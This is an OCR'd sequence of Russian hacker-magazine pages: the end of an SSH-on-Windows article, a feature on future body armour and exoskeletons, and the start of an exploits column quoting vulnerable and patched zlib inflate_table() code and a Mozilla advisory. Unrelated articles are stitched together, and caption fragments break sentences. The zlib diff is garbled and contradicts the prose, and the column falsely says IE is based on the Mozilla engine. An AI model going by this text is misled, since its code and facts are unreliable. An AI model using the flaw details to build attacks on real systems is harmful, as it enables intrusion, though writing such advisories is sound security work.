Поднять SSH-сервер под виндой не только можно, но еще и очень просто. И если кто-то возьмется оспаривать твое мнение, смело продемонстрируй свои навыки. Каждая из вышеприведенных программ позволяет настраивать сервак за пару минут. А если покопаться в документации, основательно разобраться и поэкспериментировать с настройками, то тебе и вовсе будут под силу чудеса высшего пилотажа. Как, собственно, и подобает грамотному администратору и, конечно же, хакеру. ⌶

1969 Telnet
Первая версия этого протокола зародилась еще во времена огромных мэинфреймов и подключающихся к ним терминалов (монитор и клавиатура). О безопасности тогда никто не задумывался.

1995 SSH1
На смену небезопасному telnet'у и юниксовым командам (rlogin, rsh, rcp) пришла первая версия протокола SSH. Впервые было использовано шифрование передаваемых данных, но очень скоро в протоколе были обнаружены критические уязвимости.

1997 SSH2
Все недоделки, приводящие к атакам «Man-in-the-middle», были исправлены во второй версии протокола. Кроме того, SSH2 обладал улучшенным механизмом передачи файлов и гарантировал целостность передаваемой информации.



ЮРИЙ СВИДИНЕНКО AKA LAZARUS
/ METAMORPH@YANDEX.RU /

Железный врагосек

КАК ТЫ УЖЕ ДОГАДАЛСЯ, РЕЧЬ В ЭТОЙ СТАТЬЕ ПОЙДЕТ О БРОНЕЖИЛЕТАХ. НО НЕ О СТАРЫХ ИЛИ СОВРЕМЕННЫХ, А О ТЕХ, КОТОРЫЕ ТОЛЬКО ИСПЫТЫВАЮТСЯ, А НЕКОТОРЫЕ ИЗ НИХ ВООБЩЕ СУЩЕСТВУЮТ ПОКА ТОЛЬКО НА БУМАГЕ. ОДНАКО ЭТО НЕ МЕШАЕТ ИМ ЧЕРЕЗ НЕСКОЛЬКО ДЕСЯТИЛЕТИЙ СТАТЬ ТАКИМ ЖЕ ПРИВЫЧНЫМ И ПОВСЕМЕСТНЫМ СРЕДСТВОМ ЗАЩИТЫ, КАК, НАПРИМЕР, ГАЗОВЫЙ БАЛЛОНЧИК.

Все о бронекостюмах недалекого будущего

В развитых странах армейская система такова, что при гибели одного-единственного солдата на поле боя армия выплачивает родственникам по страховке огромные суммы денег. Поэтому, естественно, армиям невыгодно, чтобы их солдаты на поле боя умирали от действий неприятеля. Пусть лучше они умирают дома на пенсии :). Как ты знаешь, жадность — двигатель прогресса, благодаря которой развиваются семимильными шагами военное обмундирование и средства индивидуальной защиты.
Если раньше брали тупой силой (например, в битве при Айзенкуре в 1415-м году полегло почти все европейское рыцарство), то сегодня один хороший диверсант в тылу врага может сделать много пакостей.
Да и на поле боя стали действовать осторожнее. Вперед посылаются беспилотные роботы, затем тяжелая техника, и уж потом — пехота. Но даже при таком раскладе есть возможность, что тебя снимет из рокет лаунчера какой-то хитрый мусульманин/китаец/вьетнамец (нужное подчеркнуть).
А вот представь такую картину: враги безостановочно пуляют по тебе из подручного оружия, а от тебя, как от железного Феликса, отскакивает 90% боеприпасов. Ты же в это время огромными прыжками добираешься до негодяев и показательно ломаешь им хребет. Напоминает экшн-игру в стиле Half-Life или DOOM? Тем не менее, есть все предпосылки к тому, что войны будущего могут иметь много общего с сетевыми баталиями в командный FPS.

От железа к силикону

Былые времена, когда крепкий панцирь или кольчужная рубаха вселяли веру в рыцаря, прошли. Даже бронежилеты, которые так



Примерно так выглядят солдаты сегодня



А вот так будут одеваться солдаты через двадцать лет




Вот так одевались раньше


любит отечественная милиция и ОМОН, по сути дела, не гарантируют полной сохранности тела при серьезной заварушке на войне. О шлемах даже говорить не приходится — сегодня меткому снайперу ничего не стоит попасть в незащищенные шлемом части лица.
Но, несмотря на это, сегодня отечественные кузнецы предлагают довольно неплохие бронежилеты-комплекты. Например, костюм-тройка, который полностью защищает тебя от пистолетных пуль и ударов штык-ножом. Это стало возможным благодаря полимерному материалу кевлару, которым защищена плечевая и паховая области. А, например, универсальный бронежилет повышенной пулестойкости «ЗУБР», состоящий из стальных и керамических бронеэлементов, защитит не только от автоматных очередей, но и от винтовочных выстрелов пулями с термоупрочненным и бронебойным сердечником.
Технологии керамической и кевларовой брони тоже имеют ограничения по прочности, поэтому для увеличения защиты оружейники обратились за советом к ученым и инженерам-материаловедам, работающим с такими экзотическими материалами, как нанотрубки и круглые молекулы углерода С60, называемые фуллеренами. Оказалось, что их использование в персональной броне позволит значительно уменьшить ее вес при увеличении степени защиты.
Кроме фуллеренов и нанотрубок, существуют «неорганические, подобные фуллеренам, наноструктуры». С точки зрения химии, они представляют собой сульфиды металлов: вольфрама, молибдена, титана и ниобия. Именно их ученые научились синтезировать в непривычных формах — в виде нанотрубок и сфер, подобных углеродным нанотрубкам и шарикам-фуллеренам с поперечником всего в десятки атомов.
Составленные из таких частиц материалы показывают необычайно высокую прочность и, кроме этого, могут превосходно впитывать (абсорбировать) кинетическую энергию ударного воздействия, сохраняя после воздействия начальную форму.
Сегодня компания ApNano разрабатывает различные наноматериалы для защиты человека от воздействия взрывной волны, механических и химических воздействий. Первые образцы на основе вольфрама останавливали стальные снаряды, летящие со скоростью 1,5 километра в секунду (при этом в точке удара создавалось давление до 250 тонн на квадратный сантиметр), а также выдерживали статическую нагрузку в 350 тонн на квадратный сантиметр. Теперь ApNano намерена перейти к развитию аналогичных образцов на основе титана, которые, как ожидают изобретатели наноматериалов, окажутся прочнее вольфрамовых. В настоящее время ApNano за день может изготовить только несколько килограммов нового материала, но через полгода она намерена нарастить мощность до 100-200 килограммов, а к 2007 году — создать массовое производство с выходом нескольких тонн наноматериала в день.
Еще один недостаток практически всех современных бронежилетов — невозможность защитить те части тела солдат, которым необ-




Бронепакет на основе наночастиц кварца

Структура кевлара







Наноматериалы на основе фуллеренов и нанотрубок



Полимеры — новое слово в бронестроении



Жидкая броня отлично защитит колени и локти



Солдат будущего.

ходимы подвижность и гибкость — в первую очередь, руки и ноги.

Поэтому многие исследователи-материаловеды склоняются к выводу, что отдельные части солдатской брони должны принять жидкую форму. И недавно американские ученые из университета Делавэра (University of Delaware) и научно-исследовательской лаборатории армии США (U.S. Army Research Laboratory) создали смесь из микроскопических частиц кварца в гликоли полиэтилена и на его основе уже сконструировали жидкую броню для военных — особое вещество STF (Shear Thickening Fluid). В обычном режиме ткань сохраняет гибкость, но когда материал встречается с внезапным напряжением, вроде попадания пули, частицы кварца автоматически создают дополнительное сопротивление. А когда материал погружают в STF, кварцевые частички поглощаются волокнами ткани. Это позволяет пропитать жидкой броней гибкие участки солдатской униформы, повышая ее защиту.

Еще один способ защиты совершенно незащищенных участков — нанесение на них специального покрытия. Как ты думаешь, как защитить от пулевого ранения лицо солдата? Даже самый крепкий шлем с защитным прозрачным щитком не защищает от прямого попадания в лицо.

Оказывается, снабдить защитой можно даже плексигласовые прозрачные панели шлема! Компания NanoTuf™ выпустила для этого покрытие NanoTuf™, которое в несколько раз увеличивает прочность пластика. NanoTuf™ состоит из наночастиц в растворе. При нанесении на пластиковую поверхность они образуют сверхтвердую пленку, которая не только защищает от биологических и химических агентов, но и от попадания пули! Так, при проведении одного из тестов, в защитное стекло солдатского шлема, обработанное NanoTuf™, выпустили несколько пуль, и они не смогли расколоть обработанный наночастицами материал!

Возможно, впоследствии и такой защиты будет мало, поскольку уже появляются первые портативные образцы мощного лазерного оружия, способного пробить тепловым ударом (ведь большая часть бронежилетов защищает только от кинетического воздействия) практически любой тип современной брони. Так что развитие и улучшение материалов для бронежилетов еще впереди.

DOOM 2020

По большому счету, бронезащита не стала «умнее», она всего лишь стала прочнее и легче. Одно из достижений компьютерных FPS — появление полоски брони и жизни — может вскоре стать неотъемлемой частью любого солдатского костюма. В игре очень удобно следить за состоянием своего здоровья и количеством брони по цветным полоскам-маркерам. Я уже не говорю о состоянии боезапаса — отслеживание этой информации в реальном времени просто необходимо любому солдату. Частично эта проблема решена у пилотов-истребителей и бомбардировщиков — у них есть специальный интерфейс на шлеме, который показывает жизненно важные данные полета. Некоторые модели шлемов проектируют минимонитор на сетчатку глаза, что существенно упрощает восприятие информации. Однако у простой пехоты по-прежнему такой возможности нет.

Но первые шаги по внедрению такой системы уже сделаны. Дело в том, что просто «прикрутить» такой информационный шлем к обычному снаряжению бессмысленно. Оно просто не сможет обеспечить компьютер шлема нужной информацией о состоянии тела солдата, о прочности брони и о боезапасе, поэтому новый солдатский интерфейс подразумевает наличие умного костюма, такого, например, как у Гордона Фримена.

Может быть, как раз реальным прототипом Гордона Фримена, Эдвином Томасом, и был создан Институт солдатских нанотехнологий на базе Массачусетского технологического института (МТИ) в США. Он был построен специально для разработки экипировки и вооружения «солдата будущего».

Основатели Института со стороны МТИ и армия США выделили на исследования грант размером в 50 миллионов долларов. Тем не менее, Эдвин Томас заявил, что «на разработку военного обмундирования и оружия, существенно улучшенного с помощью нанотехнологий, потребуется не менее 20 лет».

В институте ведется разработка в рамках семи проектов, каждый из которых составляет отдельный «кирпичик» будущего солдата. В работе участвуют 37 ученых из 8 разных отделений МТИ.

Экзоскелет закупоривает солдата с переломом грудной клетки до прибытия врача

Эдвин и исследователи предлагают новую концепцию солдата. Они хотят сделать из человека, обмундирования и оружия некий гибрид, элементы которого будут настолько тесно связаны между собой, что полностью экипированного солдата будущего можно будет назвать отдельным организмом — автономным, быстродействующим, выживаемым. По словам Томаса, с помощью традиционных технологий таких результатов достичь трудно, но возможно. С помощью современных нанотехнологий их достичь еще трудней, но Томас надеется на их дальнейшее развитие.

На недавней выставке в Капитолии члены Конгресса США смогли увидеть две «демонстрационные модели» солдат: образца 2010 и 2020 годов. Там же был представлен видеоролик, объясняющий работу новых костюмов и их отличие от современных.

Модель 2010 года была названа исследователями «F-16 на ногах», поскольку система позиционирования и навигации, расположенная в заплечном рюкзаке солдата, позволяет проделать все те операции по навигации, что и компьютеры самолета F-16. «Этот солдат может пересечь джунгли, ни разу не сбившись с пути», — говорит один из исследователей, работающих в МТИ, Де Гэй, обслуживающий презентацию в Капитолии.

Шлем солдата оснащен сенсорами, детектирующими вибрации костей черепа и челюстей. Эта система успешно заменяет обычный микрофон, использовавшийся ранее. Весь обмен информацией будет производиться через проектор, который передает информацию прямо на сетчатку. Так у солдата появится ряд «операционных окон», которые будут информировать солдата о приказах, о противнике, заменят бинокль и приборы ночного видения, а также будут отображать состояние организма. По «видимым» размерам экран будет сопоставим с 17" монитором.

Медицинский компьютер модели 2020 года передает важнейшие параметры солдата на камеру, проектирующую изображение на сетчатку глаза. Солдату показывают основные физиологические параметры: пульс, кардиограмму, температуру тела и окружающей среды, радиоактивность среды, калориметр, а также количество выпитой им воды. Контроль над объемом жидкости позволит экономнее расходовать воду и предотвратить обезвоживание организма. Ряд полимерных актюаторов, из которых будет состоять костюм, по сигналу от медицинского компьютера будут делать определенные участки жестче или мягче. Если, например, солдат сломает ногу, местный экзоскелет позволит захватить ее



Да, и это тоже экзоскелет!

в искусственные шины, сформированные тканью костюма. Ну а если солдат болен, то доктор, находящийся в тысячах километров от него, проанализировав состояние солдата, отдаст соответствующие команды медицинскому компьютеру, который сделает необходимые инъекции и сконфигурирует экзоскелет. МЭМС-акселерометры всегда скажут солдату, какого направления выстрелов стоит опасаться, то есть постоянно обновляющаяся вероятность пробивания бронежилета, в зависимости от попадания в солдата, также будет одним из жизненно важных информативных показателей.
Если же солдат не успеет сам вызвать медика, то это сделает его компьютер по данным датчиков, заблокировав солдата в экзоскелете и включив системы жизнеобеспечения. Таким образом, солдат будет «закован в латы» до прихода врача.
Солдаты смогут обмениваться данными в реальном времени с транспортными средствами, вертолетами, танками, роботами поддержки и другой техникой, возможно также дистанционное управление техникой. Еще, по словам Де Гэя, вертолеты, летящие впереди отряда, будут передавать информацию о противнике пехоты. В новом костюме солдат сосредоточится только на одном — на ведении боя.
Можно смело сказать, что с таким снаряжением ведение войн будет напоминать сетевую баталию Battlefield 2142.
Однако тебе никто не сможет помешать попробовать перехватить контроль над «умным костюмом» на себя, и тогда огромная армия может за пару минут превратиться в беспомощные консервы, заблокированные своими



Динамическая броня будет сама утилизировать энергию боеприпаса

же костюмами. Но сделать это, скорее всего, будет нелегко: все командные передачи в основном криптографируются, и не факт, что можно будет сломать этот код за время наступления суперармии.
Отсюда вывод: технически отсталые страны при возникновении военного конфликта в будущем практически обречены на поражение. Даже партизанская война может не принести результатов при такой степени защиты и снабжении информацией одиночного солдата.

Зачем тебе 2 скелета?

Вряд ли солдат будущего будет носить на себе броню. Скорее всего, броня сама будет его носить. Одна из важнейших частей солдатской брони будущего — экзоскелет, который не только позволит передвигаться быстрее и переносить тяжести (например, стационарные пулеметы и ракетные установки), но и позволит в моменты опасности полностью «закуклить» солдата в сверхтвердый кокон.
Создание экзоскелета — это сверхзадача, ведь нужно создать аппарат, который бы помогал, когда требуется, и при этом не мешал. В идеале экзоскелет заменит человеку руки, ноги и возьмет на себя минимум 95% груза. Кроме того, «костюм» должен слиться с человеком, исполнять его желания, нередко предугадывая их. Американское оборонное агентство DAPRA уже давно занимается превращением солдат в строггов, приделывая им различные пневматические конечности и делая из них «летунов». На сегодняшний день именно DAPRA имеет наиболее солидный парк прототипов различных экзоскелетов. Но из-за громоздкости и неудобства управления они пока не достигли совершенства.
Однако это не мешает даже этим несовершенным киберусилителям поражать воображение. Например, австралийская арт-группа STELARC еще в 1998 году создала на основе сконструированных ею экзоскелетов-паков Exoskeletons красочное шоу. Шестиногая шагающая машина может двигаться во все четыре стороны, разворачиваться на месте и приседать на корточки. В центре шагающей машины находится вращающаяся платформа (место для человека), оборудованная механической «левой рукой» с пневматическим




SoloTrek XFV пока не летает, но все предпосылки к этому есть

манипулятором. Зрелище, надо сказать, не для слабонервных.
Другой пример — летающий экзоскелет с двумя турбовентиляторами SoloTrek XFV, который должен летать. Но одной из главных его проблем является двигатель: он должен быть мощным, но не шумным. А отсюда вытекает еще одна проблема — источники питания и топливо.
Не до конца все ясно и с рабочими «ногами». Судя по всему, от колес и гусениц решено отказаться, а среди предложений встречается и вариант с пружинящими гидравлическими костылями (игрушка-тренажер подобного типа у нас продавалась под маркой «Кузнечик», а у них — Pogomatic), и «паучий» вариант — платформа с множеством ног, а также вариант, близкий к киношному Powerloader.
Есть рабочие экзоскелеты даже на двигателе внутреннего сгорания! Например, фирма Sacros из Солт-Лейк-Сити, штат Юта, создала конструктивно сложный экзоскелет с множеством «суставов» и собственным бортовым компьютером, принимающим сигналы от 20 датчиков. В движение элементы экзоскелета приводятся гидравлической системой, ра-

Классический экзоскелет слишком громоздкий — много места уходит на энергетические элементы





Искусственная печень — почему бы и нет?

ботающей от ДВС, размещенного в специальном ранце. Все это позволяет владельцу скелета носить без каких-либо затруднений 90-100 кг груза. В настоящее время разработчики экзоскелета пытаются создать более удобный привод для своего детища, так как таскать с собой двигатель с запасом топлива в боевых условиях не слишком безопасно :). Еще один путь — биомеханические протезы, которые будут управляться биотоками мышц солдата. Но и это не снимает проблему получения энергии для него.
Фантастический вариант предлагает для экзоскелетов уже известный нам друг Гордона Фримена Эдвин Томас. Он предлагает сделать весь костюм экзоскелетом, состоящим из специально сконструированных наномашин-усилителей, которые смогут увеличить силу солдата на 300%.
Томас заявляет, что ответная реакция костюма будет аналогична работе подушек безопасности в автомобилях. «Меньше секунды пройдет между детектированием удара или кровотечения и ответной реакцией костюма. И все это благодаря существующим МЭМС-акселерометрам», — говорит Томас. Естественно, через несколько лет речь уже будет идти о НЭМС-акселерометрах. И именно они наверняка будут использоваться в качестве детекторов ударов в солдатском костюме. Исследователи поясняют, как они будут работать над созданием экзоскелета. Для обеспечения нужного быстродействия актюаторы должны быстро принимать нужное положение в зависимости от поступившего сигнала. Для этого необходимо поработать с уже имеющимися полимерами, найти методы их «быстрой» самосборки в нужные структуры и сделать их электропроводными. Далее необходимо узнать, будут ли эти полимерные материалы совместимы с живой тканью при длительном контакте. И наконец, воспользовавшись математическим моделированием, вычислить наиболее оптимальные места для размещения датчиков, их количество и типы. Далее действуют программисты — они пишут программное обеспечение для медицинского компьютера.



Сенсоры для экзоскелета

Для того чтобы сделать костюм толщиной в несколько миллиметров достаточно прочным (постоянное использование экзоскелета может вызвать большие энергетические затраты), исследователи хотят создать его на основе структуры паутины. Паутина прочна, водоустойчива, гибка и легка, поэтому есть все основания полагать, что ее модификации будут хорошей базой для обмундирования. Паола Хэммонд, руководитель команды по биологической и химической защите Института солдатских нанотехнологий, говорит: «Изучив структуру паутины, мы создали нановолокна из полиуретана диаметром около 100 нм, которые структурно похожи на обычную паутину, только гибче, легче и жестче настоящей».
Но и это еще не все. Томас надеется наномашинами утилизировать кинетическую энергию пуль и осколков, чтобы использовать ее для питания тех же наноактюаторов-моторов! Такой костюм будет получать энергию от выстрелов и пуль и становиться «жестче» при каждом попадании! С таким раскладом уложить на обе лопатки солдата будет нелегко. Необходимо будет выстрелом преодолеть определенную границу «энергетического барьера», чтобы костюм не смог поглотить избыточную кинетическую энергию. Но этот барьер будет достаточно высоким, поскольку предел прочности бронежилета будет стремиться к модулю Юнга для алмазоидных материалов, ведь в идеале наномашины-актюаторы будут изготовлены именно из алмазоида.

Куколка в коконе

Одна из важнейших проблем в разработке костюма — создание эффективной гибридизации организма человека с механизмами костюма. Это нужно для успешного вытягивания из солдата информации о его здоровье и для срочного медикаментозного вмешательства. Инженеры и биологи давно занимаются производством нанометровых трубок для того, чтобы создать работоспособные биологические лаборатории-на-чипе, которые можно имплантировать в тело, соединив костюм и живые ткани. Опять попахивает строггами? Но вообще-то строггами быть отчасти выгодно — их можно в случае чего быстро «подлатать», причем даже на поле боя!
Чтобы эффективно распознать химическую или биологическую атаку, исследователи предложили использовать обычную человеческую печень. Как известно, этот орган очень чувствителен к различным вирусам и ядам. Исследователи изготовили чип, на котором содержится около 1,5 миллионов живых клеток печени для того, чтобы вовремя сообщить солдату об опасности. Под руководством Линды Гриффит отдел из Института солдатских нанотехнологий создал мобильную и компактную версию печени.
Чип представляет собой две ультратонкие пластины из кремния, разделенные рядом микроканалов. Далее на поверхность одной из пластин помещают живые клетки печени, которые располагаются в ячейках микронных размеров. Как только клетки «расположатся» внутри чипа, он будет похож на биореактор, способный производить специфические вещества при воздействии на него другими веществами и микроорганизмами. Через чип постоянно циркулирует вода, снабжая клетки питательными веществами.
Через некоторое время клетки организуются в такие же структуры, как и в живой печени. Тогда чип начинает работать. Как только к клеткам поступят вещества, вредные для человека, они выработают определенный химический ответ, который будет интерпретирован медицинским компьютером, и солдат получит сообщение об опасности. Искусственная печень может обнаружить вредные вещества в очень малых концентрациях, что дает возможность солдату защититься от химической или биологической атаки раньше, чем она станет смертоносной.
Интеллектуальные экспресс-анализаторы крови и различные датчики, размещенные в тканях тела, позволят упредить любое критическое состояние солдата. Кроме стандартной процедуры наложения локальной шины при переломе, системой костюма «датчики-экзоскелет» предусматривается даже интернет-конференция с «телехирургами» и даже руководимое ими малое хирургическое вмешательство с помощью микроманипуляторов-зондов. И представь себе — это все на поле боя!



Сенсоры обнаружили угрозу для жизни — отравление. Сработал медицинский компьютер, и солдату впрыснут антидот.

Как бы радужно тебе не представлялись перспективы персональной брони, с трудом верится в то, что кирзовые сапоги и плащ-палатки исчезнут навсегда. Ведь для окончательной разработки, массового выпуска и взятия на вооружение даже самого чудесного бронежилета нужно немало времени. Скорее всего, все вышеописанные чудеса массово будут распространены только к 2030 году. И это связано не с технической стороной дела, а скорее с экономической. Куда прикажешь деть практически все современное обмундирование? Войнам и локальным конфликтам нужно сперва «доесть» то, что на складах, а



Реально разработанный прототип обмундирования 2010 года от General Dynamics

к тому времени, глядишь, появятся первые универсальные костюмы.
Трудно пока представить, какими будут прототипы в 2030-2040 годах, но если не предвидится грандиозных открытий в физике типа сингулярного оружия или силового поля, то вполне возможно, что обмундирование опять сделает скачок в количественную сторону, а не в качественную.
Может быть, добавятся технологии стелса или хамелеона, когда солдаты будут маскироваться под камни, деревья и неприятельских солдат. Также первостепенным станет информационное противостояние и методы ведения хакерской войны, когда перехватывается управление над армиями, штабами и заводами. На этом фоне пословица «один в поле не воин» кажется актуальной как никогда.
Именно с железных панцирей началась эволюция обмундирования. Первый прямой прародитель современных бронежилетов был сделан и запатентован в 1905-1907 годах нашим соотечественником! При этом большинство их было принято на вооружение в тогдашней царской армии. Как сообщается в его брошюре, «Каталог панцирей, изобретенных подполковником А. А. Чемерзиным».
Непробиваемость каждого панциря проверяется стрельбой в присутствии покупателя и на самом покупателе! Представь себе, были такие люди, которые не боялись надеть очередное изобретательское чудо и стать под дуло пистолета.
Так, репортер газеты «Русь» (выпуск N69, 1907г.) в корреспонденции, озаглавленной «Философ», писал: «Вчера я видел чудо. Молодой человек лет тридцати, в военной форме, стоял неподвижно в комнате. В полушаге расстояния на него был наведен браунинг — страшный браунинг. Целили прямо в грудь против сердца. Молодой человек ждал, улыбаясь. Раздался выстрел. Пуля отскочила...

— Ну вот, видите, — сказал военный.— Почти ничего и не почувствовал».
Почти ничего не чувствовали под пулями фашистов и наши бравые солдаты, у которых был измененный вариант панциря Чемерзина — советский «панцирь». Солдаты обычно надевали его на ватник с оторванными рукавами, который служил дополнительным амортизатором, несмотря на то, что у нагрудника с внутренней стороны имелась специальная подкладка. Но бывали случаи, когда «панцирь» надевали сверху маскхалата, а также и сверху шинели.
По отзывам фронтовиков, оценка подобного нагрудника была самая противоречивая: от лестных отзывов до полного неприятия. Но, проанализировав боевой путь «экспертов», приходишь к следующему парадоксу: нагрудник был ценен в штурмовых частях, которые брали крупные города, а отрицательные отзывы шли в основном из частей, которые захватывали полевые укрепления. «Панцирь» предохранял грудь от пуль и осколков, пока солдат шел или бежал, а также в рукопашной схватке, поэтому он был больше необходим в уличных боях. Однако в полевых условиях саперы-штурмовики больше передвигались по-пластунски, и тогда стальной нагрудник становился абсолютно ненужной обузой.

Наши советские панцири



КРИС КАСПЕРСКИ АКА МЫЩЪХ



EXPLOITS REVIEW

Исследование и взлом закодированных скриптов

01

Удаленное переполнение буфера в zlib

6 июня Tavis Ormandy обнаружил уязвимость библиотеки ZLIB версии 1.2.2 (и более ранних), приводящую к переполнению буфера с возможностью выполнения произвольного кода на пораженной машине. Ошибка контроля допущена в функции inflate_table(), расположенной в файле inftrees.c, ключевой фрагмент которой идет ниже:

```
// check for an over-subscribed or incomplete set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
  left <<= 1; left -= count[len];
  if (left < 0)
    return -1;   // over-subscribed
}
if (left > 0 && (type == CODES || (codes - count[0] != 1)))
  return -1;
// incomplete set
```

Исправленный вариант выглядит так:

```
// check for an over-subscribed or incomplete set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
  left <<= 1; left -= count[len];
  if (left < 0)
    return -1;   // over-subscribed
}
if (left > 0 && (type == CODES || max != 1))
  return -1;
// incomplete set
```

И хотя рабочего exploit'а в сети обнаружить не удалось, приведенной выше информации вполне достаточно, чтобы его написал любой грамотный хакер.
Это настоящая катастрофа! Библиотека ZLIB используется огромным количеством программ как с динамической, так и со статической компоновкой. А это значит, что для устранения уязвимости обновить файл zlib1.dll/libz.so будет явно недостаточно и потребуется перекомпилировать все программное обеспечение, слинкованное с ZLIB статическим способом. А если программа включает в себя фрагменты исходных текстов компрессора, «вживляя» их в свое тело, то починить ее сможет только разработчик. Полный список уязвимых систем можно найти на www.securityfocus.com/bid/14162/info, а заплатки к ним — на www.securityfocus.com/bid/14162/solution. Как и следовало ожидать, под угрозой оказались практически все платформы: Apple Mac OS X, Conectiva Linux, Debian Linux, FreeBSD и т.д.


02

Mozilla firefox, seamonkey, thunderbird: множественные удаленные уязвимости


До сих пор главным мотивом использования горящего лиса (и его производных) была уверенность в его безопасности. Чем больше дыр обнаруживалось в IE, тем охотнее пользователи переходили к аутсайдеру. Когда популярность лиса достигла некоторой критической отметки, хакеры взялись за него всерьез, и дыры полились полноводной рекой, подмочив лису его огненно-рыжий хвост. Если так будет продолжаться и дальше, то движок Mozilla (кстати говоря, расшифровываемый как Mosaic Killer — движок, на котором основан IE), не только догонит, но и перегонит IE!
За последнее время было обнаружено огромное количество дыр в Mozill'е, позволяющих выполнять произвольный код на атакуемой машине, повышать уровень привилегий JavaScript вплоть до исполнения машинного

```
--- inftrees.c 2005-07-18 13:38:37.000000000 +0100
+++ ../zlib-1.2.2.orig/inftrees.c 2004-09-15 15:30:06.000000000 +0100
@@ -134,7 +134,7 @@
left -= count[len];
if (left )
- if (left > 0 && (type == CODES || (codes - count[0] != 1)))
+ if (left > 0 && (type == CODES || max != 1))
return -1; /* incomplete set */
```

